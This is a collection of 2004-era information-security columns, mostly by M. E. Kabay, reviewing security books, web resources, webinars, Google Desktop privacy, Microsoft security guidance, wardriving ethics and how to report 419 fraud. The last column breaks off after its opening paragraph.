>SOFTWARE DEVELOPMENT THE WIKI WAY
A Palo Alto startup called JotSpot plans to offer tech-savvy people a shortcut to software development by harnessing the power of once-obscure Web software called wiki (Hawaiian for "quick"). Wikis are collaborative sites that allow visitors to post and edit material, and are making their way into the corporate world for communications among team or committee members or tracking customer support. "Like eBay empowers the part-time seller, we want to empower part-time programmers," says JotSpot co-founder and CEO Joe Kraus. "We've lowered the energy and skill level required to create an application." JotSpot does this by providing basic programming components that users can assemble, Lego-style, to create their own customized applications. And while there are certainly thousands of off-the-shelf software programs to manage customers and company resources that businesses could install, companies like SAP, PeopleSoft and Siebel Systems specialize in software that's expensive, complex and inflexible. One sign that JotSpot might be on to something is a recent move by Microsoft and IBM to incorporate the wiki concept into some of their collaborative applications, and Netscape co-founder Marc Andreessen's endorsement of wikis as the most efficient way to compile customer data. "Information just flows a lot more quickly," he notes. (Business Week 6 Oct 2004)<

Go see for yourselves!

INFOSEC Year in Review Database

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In 1993 and 1994, I was an adjunct professor in the Institute for Government Informatics Professionals in Ottawa, Canada under the aegis of the University of Ottawa. I taught a one-semester course introducting information security to government personnel and enjoyed the experience immensely. Many of the chapters of my 1996 textbook, _The NCSA Guide to Enterprise Security_ published by McGraw-Hill were field-tested by my students.

In 1995, I was asked if I could run a seminar for graduates of my courses to bring them up to date on developments across the entire field of information security. Our course had twenty students and I so enjoyed it that I continued to develop the material and teach the course with the NCSA (National Computer Security Association; later called ICSA and then eventually renamed TruSecure Corporation, its current name) all over the United States, Canada, Europe, Asia and the Caribbean.

After a few years of working on this project, it became obvious that saving abstracts in a WordPerfect file was not going to cut it as an orderly method for organizing the increasing mass of information that I was encountering in my research. I developed a simple database in 1997 and have continued to refine it ever since then. The database allows me to store information in an orderly way and -- most important -- to _find_ the information quickly. For that purpose, I put in as many keywords as I can think of quickly; I also classify each topic using a taxonomy that has grown in complexity and coverage over the years. These numerical codes help users locate articles quickly using filters (queries).

In 2004, I was privileged to begin working with Norwich students Karthik Raman (project leader), Krenar Komoni and Irfan Sehic as my research assistants. These excellent students have provided invaluable assistance in transferring data from NewsScan, NIPC/DHS reports and other sources into the database and have also done the first cut of classification and keyword generation. They have enormously improved the coverage of the field and are continuing their work with me to expand the database to further sources in the coming year. It is difficult to estimate the hundreds of hours of time they have saved me.

The IYIR reports are posted on my Web site now; see the introductory page at
< http://www.mekabay.com/index.htm >
and click on the IYIR button for a list of PDF files you can read on screen, search, or print out at will. So far I'm up to 2003.

In addition, I have posted the complete abstracts as a MS-Access database file (.MDB) as well as a compressed version (.ZIP) on the Web site for use by anyone for non-commercial purposes. On the Web page, I will post the date I update the files.

I hope that these resources will be helpful to the IA community as we variously prepare articles and lectures for readers and students. Have fun!

Information Security Dictionary

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Dr Urs Gattiker is a powerhouse in the information security field. He has been a prime mover in the European Institute for Computer Antivirus Research (EICAR) since 1994; a professor at distinguished universities all over the world (Denmark, Australia, Canada, Germany, USA); founder of security companies (Bullguard); and author of numerous technical texts in security and information technolology. He currently holds the Parcham Foundation Professorship in Management and Information Sciences at the International School of New Media of the University of Lübeck in Germany. He has been a personal and professional friend since I met him at EICAR meetings in the mid 1990s.

Dr Gattiker published a new information security dictionary this year; it is subtitled, "Defining the terms that define security for e-business, Internet, information and wireless technology." It is a small (24x16 cm), beautifully bound book suitable for academic and corporate libraries. As explained in the introduction, it "defines over 1200 of the most commonly used words in security field, with particular attention to those terms used most often in forensics, malware, viruses, vulnerabilities, and IPv6." Sections for each letter are marked stepwise on the edge of the pages for easy navigation of the dictionary.

Despite its modest self-description, the book is more than simply a dictionary; perhaps we can call it a teaching dictionary. Entries include not only definitions but also commentary. For example, the very first entry, "Abend / Application Crash" is as follows:

"… (derived from 'abnormal end') is where and applications program aborts, or terminated abruptly and unexpectedly. One of the prime reasons for thorough testing of an organization's application systems is to verify that the software works as expected. A significant risk to data is that, if an application crashes it can also corrupt the data file which was open at the time."

Some entries are extensive enough to qualify as short encyclopedia articles. For example, "Firewall" and "Firewall Code" extend over three pages and provide an overview of firewall types and applications extending even to suggestions on configuration. Similarly, "Intrusion Detection" has a helpful table of IDS-related vocabulary spanning four pages.

Many of the definitions are charmingly imaginative. For example, one definition begins, "Phishing is hacker lingo for fishing, whereby a million hooks are put into the water using Spam to see who bites."

Some of the entries are unusually blunt in conveying the editors opinion – quite rare for a dictionary; e.g., in the "phishing" entry, the author writes, "The above illustrates that privacy legislation in the USA may have little teeth if the courts do not protect invasion. If firms do what Chase did [selling clients' personal information to telemarketers], we will have many annoying calls during the early evening hours trying to sell us stuff we do not want. Then it becomes a pest[;] maybe what is needed is that the victim does not have to claim damages but that the violator would face stiff fines and criminal penalties . . . ."

The book includes about 25 pages of densely printed pointers to security reference materials including online databases, other dictionaries and encyclopedias, useful web sites, laws, regulations, standards, best practices, tools, awareness materials and advisories.

There are some minor problems with this first edition; some of the English is a bit awkward and I did find a few entries with garbled text. In correspondence with me, Urs assured me that he has already started a list of corrections for a second edition.

However, on the whole, I'm delighted to see Dr. Gattiker's work and look forward to a long print run and many future editions.

A Stroke of LURHQ

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I'm always happy to find new security resources on the Web for my students and readers, so I was particularly pleased to run across the excellent work posted on the research pages of LURHQ Managed Security Services < http://www.lurhq.com/research.html > while I was looking for information on DNS cache poisoning the other day.

I found a very nice analysis of the situation by Joe Stewart of the LURHQ Threat Intelligence Group. Like almost all the articles, it is available in both HTML and PDF. The abstract reads, "The old problem of DNS cache poisoning has again reared its ugly head. While some would argue that the domain name system protocol is inherently vulnerable to this style of attack due to the weakness of 16-bit transaction IDs, we cannot ignore the immediate threat while waiting for something better to come along. There are new attacks, which make DNS cache poisoning trivial to execute against a large number of nameservers running today."

However, there are 28 other professional articles in the Technical Research section alone, including analyses of specific malicious software and vulnerabilities and more general papers such as

- A Firewall Log Analysis Primer
- Crossing the Line: Ethics for the Security Professional
- Intrusion Detection: In-Depth Analysis
- Managed Security Services and the Incident Handling Process
- Wormsign: Predicting the Next Outbreak

The Advisories page < http://www.lurhq.com/advisories.html > includes 19 papers on important vulnerabilities and exploits.

The Industry Whitepapers are the only section that requires registration, although these papers are also free. Topics include

- Achieving GLBA Compliance with Managed Security Services
- Achieving HIPAA Compliance with Managed Security Services
- Allocating Threat Management Resources
- An Introduction to Threat Intelligence Presentation
- LURHQ Solution to MSBlast Worm
- People, Process and Technology: The Foundation for Effective Incident Handling.
- Reducing Risk with Effective Threat Management
- Threat Management in Action: SOC War Stories Webinar

Congratulations to LUHRQ on providing such a useful collection of thoughtful writing.

Security on a Budget

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Network World Germany asked me to present a lecture entitled "Security on a Budget" to a conference they organized in December 2002. I was teaching undergraduate courses on the day of the conference, so I couldn't be in Germany then, but I did arrange to lecture via Vermont Interactive Television (VIT).

My "IS340 Intro to IA" students piled into a van with me and we drove a few miles up Interstate 89 to Waterbury, Vermont, where we sat in a pleasant studio with several cameras and microphones. In a jiffy, we were connected to the organizers and audience in Germany. They could see and hear us; we could see and hear them.

In my lecture and the accompanying paper, I pointed out the basics of information assurance and reminded participants that if poor security practices allow damage to our systems, we may be subject to criminal or civil legal proceedings. Indeed, if our negligence allows third parties to be harmed via our compromised systems, there may be even more severe legal problems.

Another issue that is emerging in e-commerce is that good security can finally be seen as part of the market development strategy. Consumers have expressed widespread concerns over privacy and the safety of their data; companies with strong security can leverage their investment to increase the pool of willing buyers and to increase their market share. We no longer have to look at security purely as loss avoidance: in today's marketplace good security becomes a competitive advantage that can contribute directly to revenue figures and the bottom line.

As all security experts today agree, security, like quality, is a process, not a static result. With the constant change in technology in today's world, it is inevitable that there will be new threats and vulnerabilities all the time. However, security need not be a terribly expensive, complicated process. On the contrary, there are some major benefits available from relatively inexpensive measures such as improving corporate culture and implementing defense in depth using relatively simple techniques.

* * *

The VIT crew kindly gave me a video tape of the event. Some months ago, in discussion with our instructional-technology staff at Norwich University, I asked if the sound track could be converted to a digital format; they quickly gave me an 8 MB MP3 file.

I have placed the original PowerPoint file, the MP3 file and a PDF file with a review article on my Web site; simply visit the home page for a pointer in the "New to the site" section: < http://www2.norwich.edu/mkabay >.

If you do listen to the MP3 file, you might want to skip the first 7.5 minutes unless you speak German; however, after that you will hear my high-pitched, over-inflected voice merrily lecturing in English for the next 40 minutes or so. Feel free to use the materials freely for non-

commercial use but, as usual, please don't post them anywhere else on the Web (it's too hard to correct errors in multiple copies). Remember that you don't have to ask for my permission to use my stuff for internal use – I copyright it precisely so I can give it away for non-commercial applications.

I hope you will enjoy the lecture and that you can use it in your internal training for new employees or for executive-level new hires who need a grounding in the basics of information assurance management.

Matt Bishop's Latest Hit

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Dr Matt Bishop is the equivalent of a rock star in the world of information assurance education. Professor in the Department of Computer Science at University California Davis, he has contributed immensely to the field since the late 1970s and his early years at Purdue University, where he received his PhD in 1984. He's a wonderful speaker – I've had the pleasure of hearing him several times over the years – and I'm sure his students must be thrilled to be in his courses.

Prof. Bishop has published a new version of his magisterial text _Computer Security: Art and Science_, which was published in 2002. As he explains in his introduction to the new _Introduction to Computer Security_, his earlier text is intended for students (and anyone else) interested in the mathematical foundations of information assurance. However, he writes, the new book "is suited for computer security professionals, students, and prospective readers who have a less formal mathematical background, or who are not interested in the mathematical formalisms and would only be distracted by them, or for courses with a more practical than theoretical focus." He adds, "some students learn best by an informal description of the subject. What is the intuition underlying the ideas and principles of the field? How does the practitioner apply these to improve the state-of-the-art? For these students, this version of the book is more appropriate."

According to his preface, Bishop has three goals for his new text:
(1) to show the interrelations between practice and theory -- in both directions;
(2) to distinguish between computer security and cryptography (he points out that cryptography is a set of tools to support information assurance but not a panacea);
(3) "to demonstrate that computer security is not just a science but also an art" -- by which he means that security can never be designed or implemented as a theoretical construct divorced from external reality. "Just as an artist paints his view of the world onto canvas, so does the designer of security features articulate his view of the world of human/machine interaction in the security policy and mechanisms of the system. Two designers may use entirely different designs to achieve the same creation, justice to artists may use different subjects to achieve the same concept."

Depending on a professor's needs, the new text can easily be used for a one- or two-semester course of study of information assurance. Each of the 29 chapters includes interesting problems for students. For example, Chapter 1 includes "Argue for or against the following proposition. Ciphers that the government cannot cryptanalyze should be outlawed. How would your argument change if such ciphers could be used provided that the users registered the keys with the government?" Chapter 18 includes, "Map the assurance requirements of the TCSEC [the _Trusted Computer Systems Evaluation Criteria_ or "Orange Book"] …to the assurance requirements of the CC [the Common Criteria]."

The text also has supplements available online including PowerPoint slides for every chapter, an instructor's guide (due by the end of December 2004) and information on an answer key for selected exercises.

I think that computer and network security practitioners will find the text a fine addition to their library.

Well done, Matt!

What Collar is Your Crime?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the perks of being a columnist is that publishers send you free books in the hope that you will review them. One of these over-the-transom contributions to my library is an interesting collection of scholarly articles on white-collar crime that will be helpful to network and security managers looking for interesting case studies and ideas for their security-awareness courses [1].

The editors begin with an interesting preface that points out (among other things) that white-collar crime has been associated with political corruption and organized crime as well as individual larceny. They continue their interesting commentary in the introductions to each of the three parts of the book:

I. Defining White-Collar Crime
II. Forms of White-Collar Crime
III. The Criminal Justice System and White-Collar Crime.

Gilbert Geis introduces the thorny question of precisely what qualifies as white-collar crime.[2] The term was established by the famed criminologist Edwin H. Sutherland, who used it "in 1939 during his presidential address to the American sociological society in Philadelphia." Early users of the term applied it to occupational crimes committed by people of high social status. In areas other than the United States, however, most people referred to "economic crimes" or to "abuse of power." In the 1970s, sociologists and criminologists revived debates over the specific meaning of the term. Some argued for a very broad definition that included all kinds of economic crimes including frauds perpetrated on gullible victims (confidence games); a defining characteristic in this view was the lack of overt physical violence in the methods used. Others suggested that one should distinguish between individual white-collar crimes and corporate crime such as price-fixing or concealment of negative scientific results in regulatory processes.

Maria S. Boss and Barbara Crutchfield George review some of the US laws and jurisprudence governing white-collar crime.[3] Their section on the work environment is particularly applicable to network and security managers; I like their comment, "If whistleblowers are protected within the organization and or rewarded for their conduct (i.e., encouraged by the employer), a white-collar worker contemplating a crime will be less likely to commit the crime for fear of disclosure by fellow workers. It is in the employer's best interest to protect whistleblowers, thereby exerting positive control over the workplace."

Elizabeth Moore and Michael Mills discuss the victims of white-collar crime and point out that little has been done by legislators to help compensate them for their losses.[4]

---

[1]Shichor, D, L. Gaines & R. Ball (2002), eds. _Readings in White-Collar Crime_. Waveland Press (ISBN 1-57766-191-5). xi + 385 pp. Index
[2] Geis, G. (2002). "White-Collar Crime: What Is It?" Op. cit. pp. 7-25
[3] Boss, M. S. & B. C. George (2002). Challenging Conventional Views of White-Collar Crime. Op. cit. pp. 26-48
[4] Moore, E. & M. Mills (2002). The Neglected Victims and Unexamined Costs of White-Collar Crime. Op. cit. pp. 49-59

Garry Potter and Larry Gaines point out how the corporate climate can influence criminality.[5] Excessive emphasis on profit at the expense of ethics and elements of what I identify as groupthink such as extraordinary fear of failure and extreme emphasis on loyalty can push people into illegality. Lying about motivations and behavior (what the authors describe as creating "front activities") can create a habit of dishonesty that fosters white-collar crime. Some businesses fall so far from normal standards that they effectively _become_ organized crime. The authors review the intimate involvement of business and organized crime in the 20th century and provide many interesting case studies including the savings and loan scandals and the Iran Contra affair.

Part II has chapters analyzing specific types of white-collar crime including

- embezzlement
- savings and loan fraud
- insider trading
- telemarketing fraud
- computer-related crime
- physician violence new crime healthcare fraud
- occupational health crimes
- the waste oil industry
- government sabotage of OSHA
- contractor fraud in NASA.

David Carter and Andra J. Bannister are the authors of the chapter on computer-related crime.[6] Having written similar overviews myself, I was impressed with the authors' thoroughness and clarity.[7] I think their chapter provides an excellent introduction to the field of computer crime, especially for people with a limited background in computing (such as, perhaps, some of your own upper managers, Dear Readers). Conversely, their work can also serve to interest and motivate technical personnel with a limited exposure to the kinds of crime that involve computers.

Part III of the book will interest not only criminologists but also anyone interested in the long-term effects of laws and law enforcement on this kind of crime.

In summary, this text will be a valuable addition to the libraries of security professionals interested in the human side of computer crime, to corporate and college librarians as a resource for faculty and students, and especially to anyone teaching a course in economic crime.

My only regret is that the cover is not mauve; I would _so_ have liked to entitle this column, "The Collar Purple."

Have Laptop, Will Travel:
The Ethics of Network Detection

by Stephen Cobb, CISSP
Adjunct Professor, Information Assurance
Norwich University, Northfield VT

Allow me to present a clickable ethical dilemma hidden under the Network icon in Windows Explorer, a.k.a. Network Neighborhood. Click it and what do you see? All of the networks and computers visible from your computer. Some may not be 'accessible.' You might not be able to get into them, but you can see them and a few more clicks might get you into some of them (the exception is when Windows is having a bad day and you can't anything but your own machine).

Clicking Network is just one of many ways to navigate a network, but personally, I use it quite often, for example, to find a printer when I'm visiting the offices of friends, employers, or clients. Networks were made for sharing and that icon is one way to find out what has been shared.

But what if you click the same icon when you are not in an office, but in the park, at a bar, or in a hotel room? You may find that there is some unintentional sharing going on. You may be able to access hard drives that belong to strangers. What do you do? Were you wrong to click the icon? Do you inform the parties who are exposed? Therein lies the dilemma, which is far from academic now that the air around us is thick with data, especially in trains, planes, hotspots, and hotels.

Over the last twelve months we've seen numerous convictions for 'wireless crimes.' These have ranged from the criminal hacking of medical records in North Carolina, to the attempted interception of credit card transactions at the national headquarters of the Lowe's home improvement chain (coincidentally in North Carolina) via an 'open' network connection which the perpetrators detected, wirelessly, from a Lowe's parking lot in Michigan.

Reports of such cases invariably invoke the term 'wardriving.' I'm sure editors love the sound of it but are unaware that it's not the same as wireless intrusion. Indeed, wardriving, as defined by the vast majority of those who do it, is the detection of wireless networks that are broadcasting data into public airspace. Wardriving typically uses a laptop, a Wi-Fi card, and software such as NetStumbler.

Before you point to any motes in the wardriver's eye, remember that your Windows XP laptop is probably beaming the air right now by default, since Wi-Fi detection is part of XP's standard operating procedure. This observation suggests another nasty legal problem: Would Microsoft would be an accessory to criminal acts if wardriving were ruled illegal? After all, the recording industry, through the RIAA, is trying to pin piracy on makers of peer-to-peer software.

I consider myself a road warrior. My laptop and I check into numerous different hotels every month. Am I tempted to click Network? Yes, because when I plug my laptop into the Internet port in my hotel room, or connect with Wi-Fi at a hotspot, I want to know, without running software that could be mistaken for 'hacking tools,' whether anyone else can see my system. Think of it is as wartraveling. The fact is, at some hotels, clicking Network shows me other guests' laptops. With a few more clicks I could probably read files off some of the systems I see,

but I won't go that far. I think it would be wrong.

Surprisingly, the hotels where I've seen this problem aren't cheap places where you fear for your life as well as your data. They're brand name hotels, venues where doctors and other professionals hold conferences and rooms start at $300 per night. Sadly, in some of them, that $300 is not going towards good network design.

So, do you click Network or not? And if so, what do you do about the result? You can hardly call the front desk and say "Please let Dr. Doe know his patient records are exposed." But you could enter a comment on one of those ubiquitous customer feedback forms: "Your guest network is not secure."

Stephen Cobb, CISSP is Chief Security Executive for STSN, Inc. < http://www.stsn.com/ > and an Adjunct Professor of Information Assurance at Norwich University.

Google Desktop

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Everybody has a different style for organizing their lives. For example, one of my friends has an office which, to me, resembles an archaeological dig. There are drifts of magazines in layers reaching back into the distant past; horizontal filing results in piles of opened and closed books all over the floor; tiny notes scrawled in minuscule hand writing on torn off backs of Christmas cards from 1987 litter the space around his keyboard.

In contrast, my workspace is ridiculously neat. I have two 19 inch flat screens arrayed ergonomically in front of my ergonomic keyboard which I use while sitting on my ergonomic kneeling chair. I almost never use paper; everything I do is electronic. I've even written a paper on how to organize your disk drive (see < http://www.mekabay.com/methodology/osiod.pdf >) so you can be obsessively neat, too. One of my friends laughed at me when he noticed that I sort cash in my wallet by denomination (at least it's not by serial number); others including myself chuckle because the shirts in my closet are arrayed with equal distance between the hangers.

These differences in tolerance for chaos or (neurotic?) desire for neatness clearly extends to one's computer desktop. For example, one of my dearest friends has something like a hundred icons scattered all over her desktop; I have two (My Computer and the Recycle Bin). All the other shortcuts that I use frequently are neatly (of course) arranged on two shortcut bars.

Well, enough of this amateur psychometric analysis. Let's look at a tool that can help everyone, from the freeform free spirit to the neat freak: the Google Desktop Search (GDS) facility.

You can find information about GDS at < http://desktop.google.com/about.html >. Basically, it is a very fast, dynamic, constantly-running indexing service for almost all the files on our computer disk built on the same technology that many of us depend on for Web searching. Not only does it find files, it also finds e-mail messages, at least from MS-Outlook and MS-Outlook Express. Unfortunately, it does not index PDF files; however, people with the full Adobe Acrobat product can index all the PDF files on their disks quickly and easily using the integrated indexing function in that product.

I have been using GDS since Oct 22, 2004 and have had no problems with it at all. It does exactly what it claims, does not get in the way, and does not appear to violate my privacy in any way.

One of my colleagues has promised to put a sniffer on his Internet connection to watch GDS when it transmits "non-personal usage data and crash reports to Google" as one of the options permits (you can, however, forbid even such innocent-sounding communication). I'll let you know if he discovers anything awful.

In the meantime, Jon Callas, the Chief Technical Officer / Chief Security Officer at PGP Corporation, has written an excellent article about the controversy over GDS in his "CTO Corner" at < http://www.pgp.com/resources/ctocorner/gds.html >. In particular, he analyzes

some of the consequences of using GDS in conjunction with encrypting disk drivers such as his company's PGPDisk. He also provides a good list of articles from the trade press presenting arguments for and against GDS from a security perspective.

Mr Callas is worried about indexing encrypted disk drives; indeed, my experience with GDS is that it does that store a cache with copies of the original files. I know this because the index finds pointers to documents that I deleted weeks ago. Indeed, the cache is so good that it almost serves as a form of well-organized automatic backup facility. However, if you're original files are encrypted but the Google files are not, the cash is clearly a violation of your security plan.

One possible solution may be to install the product on to your encrypted drive; maybe this will localize the cache to the encrypted drive. If you mount the drive automatically, this arrangement should not interfere with GDS. However, I don't know if this solution will work because I haven't tried it yet.

Another solution may come from those nice people at Google: after all, they've done wonders for us so far.

[Disclaimer: I have no relation whatever to Google and I don't own any of their stock.]

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security Web Seminars:
Good Training Resource

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Readers of this column and others in the Network World Fusion series have no doubt received announcements of a wide variety of recorded lectures available on demand for different topics. However, many of us ignore such invitations, so I thought it would be helpful to read a review of this resource.

I recently listened with great interest to the first seminar in the series called the "LANDesk Webcast Series" available free from the page at

< http://www.nwfusion.com/events/webcasts/landesk_security.html >.

The four seminars in the series are

* Security Within the Management Space (available now);

* Streamlining Patch Testing and Deployment (due in January 2005);

* Spyware and End-node Security (due in February 2005); and

* Mobile Security and Real-time Management (due in March 2005).

After a brief registration process, you are brought directly into a slide-show with narration streamed to your browser (it worked fine with MS Internet Explorer v6.0 but did not work with Opera v7.54 – there were no control buttons visible in the latter browser). However, try not to interrupt the stream: I found that the system often locked up if I paused for longer than a few seconds and I'd have to start over and then move the slider back to the right position to resume from where the stream had stopped or click on a link in the agenda pop-up.

The first seminar, "Security Within the Management Space," begins with an excellent overview by Mark Nicolett, Research VP at Gartner Group. Some of Mr Nicolett's key points:

* In surveys of top-ten business concerns in 2002, 2003 and 2004, security breaches and business disruptions climbed from off-the-map in 2002 to #2 in 2003 and #1 in 2004 (probably because of malware outbreaks).

* Data protection and privacy concerns in these surveys fluctuated from #4 in 2002 down to #10 in 2003 and back up to #3 in 2004 (probably because of the increasingly strict regulatory environment).

* The time from discovery or disclosure of a vulnerability to appearance of an exploit has been

shrinking towards zero over the last few years. Patching is therefore still necessary, but it can no longer be considered a sufficient protective mechanism.

* Sarbanes-Oxley (SOX), Gramm-Leach-Bliley (GLB) and Health Insurance Portability and Accountability Act (HIPAA) have serious implications for IT security; all of them lead auditors to look for clear, defined policies on privacy protection and methods for identifying and tracking breaches of these policies.

* Prime vulnerabilities remain in employee awareness and training for acceptable and safe use of IT resources; HTML and active content coding for Web servers and Web sites; user administration errors on client systems; and missing patches for all layers of the stack.

* The ongoing cycle of security management requires

>a discovery phase to establish the current status, identify vulnerabilities and define a goal for the more secure state;

> prioritizing actions based on risk assessment and risk management principles;

> shielding the system and reducing potential damage, especially by eliminating root causes for vulnerabilities; and

> monitoring compliance and evolving threats to keep our systems up to date.

Mr Nicolett continues with an overview of the threat life cycle; methods for shielding, scanning, blocking and containment; configuration management; defining and maintaining a structured environment; and mitigation and maintenance from an organizational process perspective.

Mr Nicolett speaks clearly and engagingly; one really gets the message that he knows his stuff.

* * *

The next section of the seminar is entitled “Today’s IT Security Challenges Need a Proactive Patch Management Solution” and is presented by Barbara Crane, VP of IT for Aramark Corporation. She speaks from an industry perspective from a company with 200,000 employees in 18 countries for 6,000 client sites and $6.5B in sales. At their HQ, they have 1,500 end users with another 500 users in regional offices who are connected in a wide-area network (WAN). Remote offices communicate their weekly data through broadband links. They have a long lifetime for their PC hardware, causing a complex situation for patching. She discusses why their firm chose LANDesk as their method for managing patches in this heterogeneous environment.

* * *

LANDesk Software’s Director of Product Management, Steve Workman, reviews his company’s perspective on the market for security management solutions to meet the growing demands for device discovery, audit and compliance, network access controls, patch management, spyware controls, and monitoring and denial tools.

* * *

I recommend his overview to anyone, but it will be especially useful in internal training as an interesting module to bring newcomers into the network and system security management team. I will certainly be referring my students to this valuable resource.

[Disclaimer: I have no financial involvement whatever with the companies named in this article, am not involved in the webinar series in any way and do not benefit from its success.]

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Microsoft Security Documents

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Microsoft has been heavily criticized over the years for distributing operating systems that lack a security kernel; however, in recent years, the giant company has made public commitments to improving security from the ground up. Indeed, Windows XP Pro seems to be the company's most stable operating system yet.

Recently, as I was preparing references for a lecture on operating systems security, I came across a site on the Microsoft _TechNet_ that may be helpful to readers of this column. The "Security Guidance" page at

< http://www.microsoft.com/technet/security/guidance/default.mspx >

provides links to six major areas of white papers, checklists, and other useful documentation on security from the Microsoft perspective:

- Security Guidance Center Home
- Security Topics
- Products and Technologies
- How-Tos
- Checklists
- Modules.

The first page is an overview that features some of the topics in the more detailed sections.

"Security Topics" provides links to lists of articles bearing on

- Architecture and Design
- Assessment
- Auditing and Monitoring
- Cryptography, Certificates, and Secure Communications
- Desktop Security
- Developing Secure Applications
- Disaster Recovery
- Identity Management
- Network Security
- Patch Management
- Policies and Procedures
- Server Security
- Threats and Countermeasures.

"Products and Technologies" links to lists about

- Active Directory
- ASP.NET
- Exchange Server
- Internet Authentication Service (IAS)
- Internet Information Services (IIS)
- Internet Security and Acceleration Server (ISA)
- .NET Framework
- Office
- Software Update Services (SUS)
- SQL Server
- Systems Management Server (SMS)
- Web Services
- Windows 98
- Windows NT
- Windows 2000
- Windows XP
- Windows Server 2003.

“How-Tos” goes to an index of articles cross-indexed according to the classes

- Assessment
- Cryptography, Certificates, and Secure Communications
- Desktop Security
- Developing Secure Applications
- Disaster Recovery
- Identity Management
- Network Security
- Patch Management
- Server Security.

Many of the listed articles are appropriate for several of the categories.

“Checklists” include a number of lists cross-indexed by the following categories:

- Architecture and Design
- Developing Secure Applications
- Network Security
- Securing a Windows Server 2003 Server
- Securing Windows XP
- Server Security

and again, several articles appear in several categories.

Finally, the “Modules” page includes these topics:

- Guide: Antivirus Defense-in-Depth

- Guide: Backup and Restore
- Guide: Identity and Access Management Series
- Guide: Securing a Windows Server 2003 Server
- Guide: Securing Windows XP
- Guide: Securing Wireless LANs with Certificate Services
- Guide: Securing Wireless LANs with PEAP and Passwords
- Guide: Security Risk Management
- Guide: The Patch Management Process.

This page also points to 64 individual white papers on a wide range of security topics.

I looked at only a few documents in this vast collection, so I cannot claim to have evaluated all of them or even a significant sample; however, those I did examine seemed acceptably clear and concise. Specifically, I looked at "How to Use MBSA," "How to Implement Patch Management," "Checklist: Managed Code," (which unfortunately begins, "This checklist is a companion to the odules…."), "Checklist: Securing Your Network," and "Securing Your Network." The latter included references to several Cisco security documents – a generosity of spirit that encourages me to think that Microsoft is indeed changing its ways for the better.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

4-1-9 Fraud and a Phishing Check

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader Mark Heinrich, CISSP recently wrote, "Just after reading your column, I clicked to my next piece of email, a tacky bit of spam reminding to remit my outstanding (but unspecified) payment to the Nigerian National Bank by contacting someone at <e-mail address removed>. Is there someone I can forward this tripe to for investigation, prosecution, or perhaps a terrible accident in a dark alley? I remember long ago that the FBI had an e-address to forward things like this, but I do not know if that is still true. Do you have any suggestions for spam recipients?"

This simple question led me not only to review current resources for readers to use in informing your colleagues (and families and friends) about the notorious 4-1-9 advance-fee fraud, but also led to a brief demonstration of how to check for a possible phishing scam.

The reader is probably thinking of the Internet Fraud Complaint Center at < http://www1.ifccfbi.gov/index.asp >.

If you are looking for US law-enforcement agencies to contact, you can find an extensive table showing where to report which kind of Internet-related crime at < http://www.cybercrime.gov/reporting.htm >.

The National Consumers League < http://www.nclnet.org/ > has created Fraud.org to help fight Internet and telemarketing fraud. They offer an Online Incident Report Form < http://68.166.162.20/repoform.htm > where victims can report online and telemarketing frauds.

Incidentally, you might be having the same reaction as I did to that funny looking URL with the IP address in it. My first reaction was to wonder if I was looking at a phishing scam, especially once I realized that all the other links on the page at < http://www.fraud.org/ > use normal alphanumeric URLs. Could someone have hacked the legitimate Web page and linked to a bogus data collection site?

I looked up the < fraud.org > domain using the _whois_ service of InterNIC < http://www.internic.net/whois.html > and verified that it was indeed registered by the National Consumers League. Then I did a reverse IP lookup on < 68.166.162.20 > using SamSpade v1.4 (see < http://www.samspade.org/ssw/ > and found that the address resolved to a block owned by Covad Communications in San Jose, CA. I called the abuse line, where a very nice lady listened carefully to why I was asking for information about the IP address and confirmed that it is in fact owned by the National Consumers League. So I guess it's not a phishing scam after all.

Anyway, how do I respond to fraudulent offers like the one my correspondent mentioned?

Well first, I subscribe to the Cloudmark Safetybar community < http://www.cloudmark.com/ >

and so if a 4-1-9 advance-fee fraud or phishing message gets through their filters at all, I hit their "Block Fraud" button in my Outlook toolbar to simultaneously file the message in the spam folder and send notification to the central servers so that the new rubbish can be fingerprinted. The hash is then rapidly distributed to all of the million-plus subscribers (1.2 million as I write this).

Sometimes, if I have a moment, I sometimes forward particularly offensive fraud letters to < abuse@isp.dom > (where "isp" is the Internet service provider and "dom" is the domain for the return e-mail address used in the body of the fraudulent message) with a suggestion that they cancel that account to reduce the number of foolish victims. However, this technique doesn't always work (sometimes the messages bounce) and in any case, I have to say that there are so many of these things that I rarely bother anymore.

ISTS Offers Valuable Research

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the great pleasures of working in information assurance (IA) is the collegiality of experts in the field. For the most part, regardless of how firms, associations, institutes, and universities compete with others of their respective types, everyone seems to agree that we are all on the same side of the battle against The Bad Guys.

